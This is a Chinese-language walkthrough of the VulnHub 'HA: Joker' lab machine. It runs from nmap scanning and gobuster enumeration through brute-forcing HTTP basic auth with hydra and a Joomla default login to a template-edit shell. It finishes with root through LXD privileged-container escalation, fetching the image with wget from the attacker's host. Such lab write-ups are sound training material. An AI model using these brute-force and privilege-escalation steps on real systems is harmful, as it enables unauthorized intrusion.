
> *靶机地址：* *https://www.vulnhub.com/entry/ha-joker,379/*



信息收集

```
nmap -sn 192.168.1.0/24
```

```
root@kali:~# nmap -sn 192.168.1.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2020-02-15 16:28 CST
Nmap scan report for 192.168.1.1
Host is up (0.00064s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.1.2
Host is up (0.00011s latency).
MAC Address: 00:50:56:F3:0E:02 (VMware)
Nmap scan report for 192.168.1.137
Host is up (0.00034s latency).
MAC Address: 00:0C:29:51:CD:92 (VMware)
Nmap scan report for 192.168.1.254
Host is up (0.00011s latency).
MAC Address: 00:50:56:F4:BA:94 (VMware)
Nmap scan report for 192.168.1.128
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 27.93 seconds
```

端口扫描

```
nmap -sS -sV -T5 -A -p- 192.168.1.137
```

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; prot
| ssh-hostkey:
|   2048 ad:20:1f:f4:33:1b:00:70:b3:85:cb:87:00:c4:f4:f7 (RSA)
|   256 1b:f9:a8:ec:fd:35:ec:fb:04:d5:ee:2a:a1:7a:4f:78 (ECDSA)
|_  256 dc:d7:dd:6e:f6:71:1f:8c:2c:2c:a1:34:6d:29:99:20 (ED25519)
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: HA: Joker
8080/tcp open  http    Apache httpd 2.4.29
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Please enter the password.
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: 401 Unauthorized
MAC Address: 00:0C:29:51:CD:92 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: localhost; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

目录枚举

```
gobuster dir -u http://192.168.1.137 -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-
directories.txt -x .php,.txt,.html
```

```
/css (Status: 301)
/img (Status: 301)
/index.html (Status: 200)
/secret.txt (Status: 200)
/server-status (Status: 403)
/phpinfo.php (Status: 200)
[ERROR] 2020/02/15 16:32:30 [!] parse http://192.168.1
/index.html (Status: 200)
```

secret.txt

```
Batman hits Joker.
Joker: "Bats you may be a rock but you won't break me." (Laughs!)
Batman: "I will break you with this rock. You made a mistake now."
Joker: "This is one of your 100 poor jokes, when will you get a sense
of humor bats! You are dumb as a rock."
Joker: "HA! HA! HA! HA! HA! HA! HA! HA! HA! HA! HA! HA!"
```

访问8080端口，存在basic认证，猜测是joker用户名，爆破密码

bp加载rockyou.txt崩了，利用python工具

> *https://github.com/lijiejie/htpwdScan*

```
root@kali:~/tools/不常用/htpwdScan# python htpwdScan.py -u=http://192.168.1.137:8080/ -basic user.txt pass.txt
Job started at 17:08:13
**********************************************************************************************************************
[.]Scan joker:hannah
[.]Scan joker:tttt
[.]Scan joker:ccc
[Exception in do_request] local variable 'data_print' referenced before assignment

Task finished at 17:08:16. Cost 3.15 seconds
Cracked 1 item(s) in total.
```


试试hydra

```
hydra -l joker -P /usr/share/wordlists/rockyou.txt 192.168.1.137 -s
8080 http-head
```


```
root@kali:~/ha-joker# hydra -l joker -P /usr/share/wordlists/rockyou.txt 192.168.1.137 -s 8080 http-head
Hydra v9.1-dev (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizat
ions, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-02-15 18:12:27
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[WARNING] http-head auth does not work with every server, better use http-get
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-head://192.168.1.137:8080/
[8080][http-head] host: 192.168.1.137   login: joker   password: hannah
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-02-15 18:12:30
```

成功登录后是joomla，


/administrator进入后台，默认账户密码成功登录joomla/joomla



修改主题，访问/templates/beez3/index.php



getshell



提权

获取shell之后要做的第一件事是使用Python获取一个tty，不然有些命令是无法执行的。

```
python -c 'import pty; pty.spawn("/bin/bash")'
# 有些没有安装Python2，所以需要换成python3 -c 'import pty;
pty.spawn("/bin/bash")'
```

```
#查看是否存在其他用户
cat /etc/passwd
```

```
#内核提权
uname -a
```

```
#登录mysql
mysql -u root -p
```

```
查找sudo权限命令
sudo -l
#SUID权限可执行文件，没有可用的
find / -perm -u=s -type f 2>/dev/null
#当前用户可写文件，发现一堆，但是极大多数都是没用的，所以我先把结果输出到文本文
件，然后使用grep加上关键字去筛选。
find / -writable -type f 2>/dev/null >/tmp/report.txt
grep -Ev '/proc|/sys' /tmp/report.txt
#查看计划任务
cat /etc/crontab
#查看邮件
cd /var/mail/
ls
```

```
www-data@ubuntu:/opt/joomla/templates/beez3$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data),115(lxd)
```

lxd提权，之前复现过两次

#kali

```
git clone https://github.com/saghul/lxd-alpine-builder.git
cd lxd-alpine-builder
./build-alpine
```

#靶机

```
wget http://192.168.56.101:65534/alpine-v3.11-x86_64-
20200119_0222.tar.gz
lxc image import ./alpine-v3.11-x86_64-20200119_0222.tar.gz --alias
myimage
lxc image list
lxc init myimage ignite -c security.privileged=true
lxc config device add ignite mydevice disk source=/ path=/mnt/root
ecursive=true
lxc start ignite
lxc exec ignite /bin/sh
id
```

```
www-data@ubuntu:/tmp$ ^[[2~
^Jlxc image list
lxc image list
+---------+--------------+--------+------------------------------+--------+--------+------------------------------+
|  ALIAS  | FINGERPRINT  | PUBLIC |          DESCRIPTION         |  ARCH  |  SIZE  |          UPLOAD DATE         |
+---------+--------------+--------+------------------------------+--------+--------+------------------------------+
| myimage | 4194e47bbf57 | no     | alpine v3.11 (20200119_02:22) | x86_64 | 3.07MB | Feb 15, 2020 at 10:58am (UTC) |
+---------+--------------+--------+------------------------------+--------+--------+------------------------------+
www-data@ubuntu:/tmp$ lxc init myimage ignite -c security.privileged=true
lxc init myimage ignite -c security.privileged=true
Creating ignite
Error: Container 'ignite' already exists
www-data@ubuntu:/tmp$ lxc config device add ignite mydevice disk source=/ path=/mnt/root ecursive=true
<mydevice disk source=/ path=/mnt/root ecursive=true
Error: The device already exists
www-data@ubuntu:/tmp$ lxc start ignite
lxc start ignite
Error: Common start logic: The container is already running
www-data@ubuntu:/tmp$ lxc exec ignite /bin/sh
lxc exec ignite /bin/sh
id
uid=0(root) gid=0(root)
```

参考链接：